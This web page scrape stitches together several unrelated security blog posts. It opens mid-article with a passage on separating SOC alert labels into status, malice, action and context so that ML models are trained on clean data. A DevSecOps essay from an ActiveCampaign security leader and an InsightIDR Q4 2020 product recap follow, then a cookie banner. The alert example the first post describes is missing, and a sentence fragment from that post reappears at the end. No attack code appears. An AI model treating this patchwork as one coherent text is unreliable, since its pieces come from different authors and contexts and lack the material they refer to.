I have seen and used other interfaces in which “Status” labels are broken out into a separate dropdown, and while this is good, not separating the remaining categories—Malice, Action, or Context—still creates confusion.
I have also seen other interfaces like Menu 3, with dozens of choices available for seemingly every possible scenario. However, this does not allow for meaningful enforcement of different labels for different questions, and again creates confusion and noise.
What do I mean by confusion? Let’s walk through an example.
Malicious or Benign?
Here is a hypothetical windows process start alert:
In this example, let’s say the above details are the entirety of the alert artifact. Based solely on this information, an analyst would probably determine that this alert represents malicious activity. There is no clear legitimate reason for a user to perform this action in this way and, in fact, this syntax matches known malicious examples. So it should be labeled Malicious, right?
What if it’s not a threat?
However, what if upon review of related network logs around the time of this execution, we found out that the connection to the www[.]badsite[.]com command and control (C2) domain was sinkholed? Would this alert now be labeled Benign or Malicious? Well, that depends who’s asking.
The artifact, as shown above, is indeed inherently malicious. The PowerShell command intends to download and execute a file within the %USERAPPDATA% directory, and has taken steps to hide its purpose by using PowerShell obfuscation characters. Moreover, PowerShell was spawned by WINWORD.EXE, which is something that isn’t usually legitimate. Last, this behavior matches other publicly documented examples of malicious activity.
Though we may have discovered the malicious callback was sinkholed, nothingin the alert artifact gives any indication that the attack was not successful. The fact that it was sinkholed is completely separate information, acquired from other, related artifacts. So from a detection or research perspective, this alert, on its own, is 100% malicious.
However, if you are the stakeholder or customer trying to manage a daily flood of escalations, tickets, and patching, the circumstantial information that it was sinkholed is very important. This is not a threat you need to worry about. If you get a report about some commodity attack that was sinkholed, that may be a waste of your time. For example, you may have internal workflows that automatically kick off when you receive a Malicious report, and you don’t want all that hassle for something that isn’t an urgent problem. So, from your perspective, given the choice between only Malicious or Benign, you may want this to be called Benign.
Downstream effects
Now, let’s say we only had one level of labeling and we marked the above alert Benign, since the connection to the C2 was sinkholed. Over time, analysts decide to adopt this as policy: mark as Benign any alert that doesn’t present an actual threat, even if it is inherently malicious. We may decide to still submit an “informational” report to let them know, but we don’t want to hassle customers with a bunch of false alarms, so they can focus on the real threats.
A year later, management decides to automate the analysis of these alerts entirely, so we have our data scientists train a model on the last year of labeled process-based artifacts. For some reason, the whiz-bang data science model routinely misses obfuscated PowerShell attacks! The reason, of course, is that the model saw a bunch of these marked “Benign” in the learning process, and has determined that obfuscated PowerShell syntax reaching out to suspicious domains like the above is perfectly fine and not something to worry about. After all, we have been teaching it that with our “Benign” designation, time and time again.
Our model’s false negative rate is through the roof. “Surely we can go back and find and re-label those,” we decide. “That will fix it!.” Perhaps we can, but doing so requires us to perform the exact same work we already did over the past year. By limiting our labels to only one level of labeling, we have corrupted months of expensive expert analysis and rendered it useless. In order to fix it so we can automate our work, we have to now do even more work. And indeed, without separated labeling categories, we can fall into this same trap in other ways—even with the best intentions.
The playbook pitfall
Let’s say you are trying to improve efficiency in the SOC (and who isn’t, right?!). You identify that analysts spend a lot of time clicking buttons and copying alert text to write reports. So, after many months of development, you unveil the wonderful new Automated Response Reporting Workflow, which of course you have internally dubbed “Project ARRoW.” As soon as an analyst marks an alert as ‘Malicious’, a draft report is auto-generated with information from the alert and some boilerplate recommendations. All the analyst has to do is click “publish,” and poof—off it goes to the stakeholder! Analysts love it. Project ARRoW is a huge success.
However, after a month or so, some of your stakeholders say they don’t want any more Potentially Unwanted Program (PUP) reports. They are using some of the slick Application Programming Interface (API) integrations of your reporting portal, and every time you publish a report, it creates a ticket and a ton of work on their end. “Stop sending us these PUP reports!” they beg. So, of course you agree to stop—but the problem is that with ARRoW, if you mark an alert Malicious, a report is automatically generated, so you have to mark them Benign to avoid that. Except they’re not Benign.
Now your PUP signatures look bad even though they aren’t! Your PUP classification model, intended to automatically separate true PUP alerts from False Positives, is now missing actual Malicious activity (which, remember, all your other customers still want to know about) because it has been trained on bad labels. All this because you wanted to streamline reporting! Before you know it, you are writing individual development tickets to add customer-specific expectations to ARRoW. You even build a “Customer Exception Dashboard” to keep track of them all. But you’re only digging yourself deeper.
Applying multiple labels
The solution to this problem is to answer separate questions with separate answers. Applying a single label to an alert is insufficient to answer the multiple questions SOC stakeholders want to know:
Has it been reviewed? (Status)
Is it indicative of malicious activity? (Malice)
Do I need to do something? (Action)
What else do we know about the alert? (Context)
These questions should be answered separately in different categories, and that separation must be enforced. Some categories can be open-ended, while others must remain limited multiple choice.
Let me explain:
Status: The choices here should include default options like OPEN, CLOSED, REPORTED, ESCALATED, etc. but there should be an ability to add new status labels depending on an organization’s workflow. This power should probably be held by management, to ensure new labels are in line with desired workflows and metrics. Setting a label here should be mandatory to move forward with alert analysis.
Malice: This category is arguably the most important one, and should ideally be limited to two options total: Malicious or Benign. To clarify, I use Benign here to denote an activity that reflects normal usage of computing resources, but not for usage that is otherwise malicious in nature but has been mitigated or blocked. Moreover, Benign does not apply to activities that are intended to imitate malicious behavior, such as red teaming or testing. Put most simply, “Benign” activities are those that reflect normal user and administrative usage.
Note: If an org chooses to include a third label such as “Suspicious,” rest assured that this label will eventually be abused, perhaps in situations of circumstantial ambiguity, or as a placeholder for custom workflows. Adding any choices beyond Malicious or Benign will add noise to this dataset and reduce its usefulness. And take note—this reduction in utility is not linear. Even at very low levels of noise, the dataset will become functionally worthless. Properly implemented, analysts must choose between only Malicious or Benign, and entering a label here should be mandatory to move forward. If caveats apply, they can be added in a comments section, but all measures should be taken before polluting the label space.
Action: This is where you can record information that answers the question “Should I do something about this?” This can include options like “Active Compromise,” “Ignore,” “Informational,” “Quarantined,” or “Sinkholed.” Managers and administrators can add labels here as needed, and choosing a label should be mandatory to move forward. These labels need not be mutually exclusive, meaning you can choose more than one.
Context: This category can be used as a catch-all to record any information that you haven’t already captured, such as attribution, suspected malware family, whether or not it was testing or a red-team, etc. This is often also referred to as “tagging.” This category should be the most open to adding new labels, with some care taken to normalize labels so as to avoid things like ‘APT29’ vs. ‘apt29’, etc. This category need not be mandatory, and the labels should not be mutually exclusive.
Note: Because the Context category is the most flexible, there are potentials for abuse here. SOC leadership should regularly audit newly created Context labels and ensure workarounds are not being built to circumvent meaningful labeling in the previous categories.
Garbage in, garbage out
Supervised SOC models are like new analysts—they will “learn” from what other analysts have historically done. In a very simplified sense, when a model is “trained” on alert data, it looks at each alert, looks at the corresponding label, and tries to draw connections as to why that label was applied. However, unlike human analysts, supervised SOC models can’t ask follow-on contextual questions like, “Hey, why did you mark this as Benign?” or “Why are some of these marked ‘Red Team’ and others are marked ‘Testing?’” The machine learning (ML) model can only learn from the labels it is given. If the labels are wrong, the model will be wrong. Therefore, taking time to really think through how and why we label our data a certain way can have ramifications months and years later. If we label alerts properly, we can measure—and therefore improve—our operations, threat intel, and customer impact more successfully.
I also recognize that anyone in user interface (UI) design may be cringing at this idea. More buttons and more clicks in an already busy interface? Indeed, I have had these conversations when trying to implement systems like this. However, the long-term benefits of having statistically meaningful data outweighs the cost of adding another label or three. Separating categories in this way also makes the alerting workflow a much richer target for automated rules engines and automations. Because of the multiple categories, automatic alert-handling rules need not be all-or-nothing, but can be more specifically tailored to more complex combinations of labels.
Why should we care about this?
Imagine a world when SOC analysts don’t have to waste time reviewing obvious false positives, or repetitive commodity malware. Imagine a world where SOC analysts only tackle the interesting questions—new types of evil, targeted activity, and active compromises.
Imagine a world where stakeholders get more timely and actionable alerts, rather than monthly rollups and the occasional after-action report when alerts are missed due to capacity issues.
Imagine centralized ML models learning directly from labels applied in customer SOCs. Knowledge about malicious behavior detected in one customer environment could instantaneously improve alert classification models for all customers.
SOC analysts with time to do deeper investigations, more hunting, and more training to keep up with new threats. Stakeholders with more value and less noise. Threat information instantaneously incorporated into real-time ML detection models. How do we get there?
The first step is building meaningful, useful alert datasets. Using a labeling scheme like the one described above will help improve fidelity and integrity in SOC alert labels, and pave the way for these innovations.
As vice president and head of global security at ActiveCampaign, I’m fortunate to be able to draw on a multitude of experiences and successes in my career. I started in general network security, where I was involved in pen testing and security research. I worked at several multibillion-dollar SaaS organizations—including three of the largest startups in Chicago—building out end-to-end application security programs, secure software-development lifecycles, and comprehensive security platforms.
From a solution-focused standpoint, I’ve learned that collaborating with teams to build a security culture is way more effective than simply identifying and assigning tasks.
Our “team up” approach
At ActiveCampaign, security is a full-fledged member of the technology organization. We adopt an engineering-first approach, eschewing traditional “just-throw-it-over-the-wall” actions. So, we certainly consider ourselves to be more than simply an advisory or compliance team. I’m proud of the fact that we roll up our sleeves and are right there with other parts of the tech organization, leading innovation and helping maintain compliance and deployment. The earlier you can build security into the process, the better (and the more money you’ll eventually save). We never want DevOps to feel like they need to complete tasks in a vacuum—instead, we’re partners.
This extends to how we secure and deploy our cloud-based fleet. We don’t feel that we need to constantly maintain assets—rather, we look at them holistically and integrate solutions across the quarter. To achieve this view, we rely on Rapid7 solutions like InsightIDR dashboards. They help us to see whether anything has gone outside of our established parameters, serving as a continuous validation that procedures within our cloud-based policies are working without variance. They act as a last line of defense, if you will. So, when alerts for cloud-based tools do come in, security teams can draft project plans to help alleviate risk, create guardrails to deploy assets across environments, and then partner up to get it all done. This is an untraditional approach, but one where we’ve seen a ton of success in strengthening partnerships across the organization.
What we’ve achieved
During my time at ActiveCampaign, our approach has yielded what I believe are strong results and achievements. In this industry, we all have similar challenges, so it demands tailored solutions. There’s risk in convincing stakeholders to continually integrate new processes in the hope that it will all pay off at some future date. But this team believed in that work. So, here are just a few of our successes:
The security team has ramped up to a hands-on role in the development of templates, solutions, and real-time cloud-based policy. This has helped to enable our DevOps and engineering orgs to take a more efficient, security-first approach.
We now have the ability to execute one-click deployments across 90% of our fleet through automations and managed instances.
You can’t fix what you don’t have visibility into, so we put in the effort to get to a place where we have full uniform deployments of logging and security tooling across our fleet.
For greater transparency, we created parity across different asset types. This meant developing multiple classifications as well as asset-based safeguards and controls. From there, we had a clearer understanding of organizational limitations that enabled us to collaborate efficiently across teams to resolve issues.
We can take steps to get to a future state, even if something doesn’t work today. As such, we’ve become extremely flexible at developing stop-gap measures while simultaneously working on long-term paths to upgrade or resolve issues.
Some key tips and takeaways
I don’t believe there is any one perfect path, and no doubt your path will be different than ours here at ActiveCampaign. In my view, it’s about leveraging teamwork and partnerships to achieve your DevSecOps goals. That being said, let’s discuss a few learnings that might be helpful.
If you have to do something more than once, see if there is a way to automate that process going forward. Being more efficient doesn’t cost a thing.
Convincing stakeholders and potential partners that the security org is more than, well, a security org, can go a long way in gaining support from decision-makers beyond or above your teams. Security can be an engineering partner that helps to power profit and value.
Get to your future state by proactively creating project plans that add insight into or address current investment limitations on your security team(s).
When it comes to partnering, there is also the other side of the proverbial coin. And that is not to assume everyone will have the same enthusiasm to work together across orgs. So, the takeaway here would be to communicate that DevSecOps is a shared responsibility, and not meant to be an inefficient detractor from a mission statement. In this way, everyone’s path to that shared responsibility will be different, but always remember that partnering—especially earlier in the process—is meant to create efficiencies.
The future state
Security, in its ideal form, is something for which we’ll always strive. At ActiveCampaign, we try to continuously make strides toward that “engineering org” situation. Time and again with efforts to align security to the customer value, I’m happy to see stakeholders—from the C-suite to board members—ultimately start to see how customers benefit. Then, it gets easier to obtain additional support so that we can get to that future state of protection, production, and value.
I love highlighting efforts like those of our security product-engineering team. They’re building authentication features like SSO and MFA into our platform, on behalf of customers. When we can translate more security initiatives into operational and customer value, I get excited about the future of our industry and what we can do to protect and accelerate the pace of business.
Throughout the year, we’ve provided roundups of what’s new in InsightIDR, our cloud-based SIEM tool (see the H1 recap post, and our most recent Q3 2020 recap post). As we near the end of 2020, we wanted to offer a closer look at some of the recent updates and releases in InsightIDR from Q4 2020.
Complete endpoint visibility with enhanced endpoint telemetry (EET)
With the addition of the enhanced endpoint telemetry (EET) add-on module, InsightIDR customers now have the ability to access all process start activity data (aka any events captured when an application, service, or other process starts on an endpoint) in InsightIDR’s log search. This data provides a full picture of endpoint activity, enabling customers to create custom detections, see the full scope of an attack, and effectively detect and respond to incidents. Read more about this new add-on in our blog here, and see our on-demand demo below.
Network Traffic Analysis: Insight Network Sensor for AWS now in general availability
In our last quarterly recap, we introduced our early access period for the Insight Network Sensor for AWS, and today we’re excited to announce its general availability. Now, all InsightIDR customers can deploy a network sensor on their AWS Virtual Private Cloud and configure it to communicate with InsightIDR. This new sensor generates the same data outputs as the existing Insight Network Sensor, and its ability to deploy in AWS cloud environments opens up a whole new way for customers to gain insight into what is happening within their cloud estates. For more details, check out the requirements here.
New Attacker Behavior Analytics (ABA) threats
Our threat intelligence and detection engineering (TIDE) team and SOC experts are constantly updating our detections as they discover new threats. Most recently, our team added 86 new Attacker Behavior Analytics (ABA) threats within InsightIDR. Each of these threats is a collection of three rules looking for one of 38,535 specific Indicators of Compromise (IoCs) known to be associated with a malicious actor’s various aliases.
In total, we have 258 new rules, or three for each type of threat. The new rule types for each threat are as follows:
Suspicious DNS Request – <Malicious Actor Name> Related Domain Observed
Suspicious Web Request – <Malicious Actor Name> Related Domain Observed
Suspicious Process – <Malicious Actor Name> Related Binary Executed
New InsightIDR detections for activity related to recent SolarWinds Orion attack: The Rapid7 Threat Detection & Response team has compared publicly available indicators against our existing detections, deployed new detections, and updated our existing detection rules as needed. We also published in-product queries so that customers can quickly determine whether activity related to the breaches has occurred within their environment. Rapid7 is closely monitoring the situation, and will continue to update our detections and guidance as more information becomes available. See our recent blog post for additional details.
Custom Parser editing
InsightIDR customers leveraging our Custom Parsing Tool can now edit fields in their pre-existing parsers. With this new addition, you can update the parser name, extract additional fields, and edit existing extracted fields. For detailed information on our Custom Parsing Tool capabilities, check out our help documentation here.
Record user-driven and automated activity with Audit Logging

Available to all InsightIDR customers, our new Audit Logging service is now in Open Preview. Audit logging enables you to track user driven and automated activity in InsightIDR and across Rapid7’s Insight Platform, so you can investigate who did what, when. Audit Logging will also help you fulfill compliance requirements if these details are requested by an external auditor. Learn more about the Audit Logging Open Preview in our help docs here, and see step-by-step instructions for how to turn it on here.
New event source integrations: Cybereason, Sophos Intercept X, and DivvyCloud by Rapid7
With our recent event source integrations with Cybereason and Sophos Intercept X, InsightIDR customers can spend less time jumping in and out of multiple endpoint protection tools and more time focusing on investigating and remediating attacks within InsightIDR.
Cybereason: Cybereason’s Endpoint Detection and Response (EDR) platform detects events that signal malicious operations (Malops), which can now be fed as an event source to InsightIDR. With this new integration, every time an alert fires in Cybereason, it will get relayed to InsightIDR. Read more in our recent blog post here.
Sophos Intercept X: Sophos Intercept X is an endpoint protection tool used to detect malware and viruses in your environment. InsightIDR features a Sophos Intercept X event source that you can configure to parse alert types as Virus Alert events. Check out our help documentation here.
DivvyCloud: This past spring, Rapid7 acquired DivvyCloud, a leader in Cloud Security Posture Management (CSPM) that provides real-time analysis and automated remediation for cloud and container technologies. Now, we’re excited to announce a custom log integration where cloud events from DivvyCloud can be sent to InsightIDR for analysis, investigations, reporting, and more. Check out our help documentation here.
Stay tuned for more!
As always, we’re continuing to work on exciting product enhancements and releases throughout the year. Keep an eye on our blog and release notes as we continue to highlight the latest in detection and response at Rapid7.
Not an InsightIDR customer? Start a free trial today.
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.














 If the labels are wrong, the model will be wrong. Therefore, taking time to really think through how and why we label our data a certain way can have ramifications months and years later. If we label alerts properly, we can measure—and therefore improve—our operations, threat intel, and customer impact more successfully.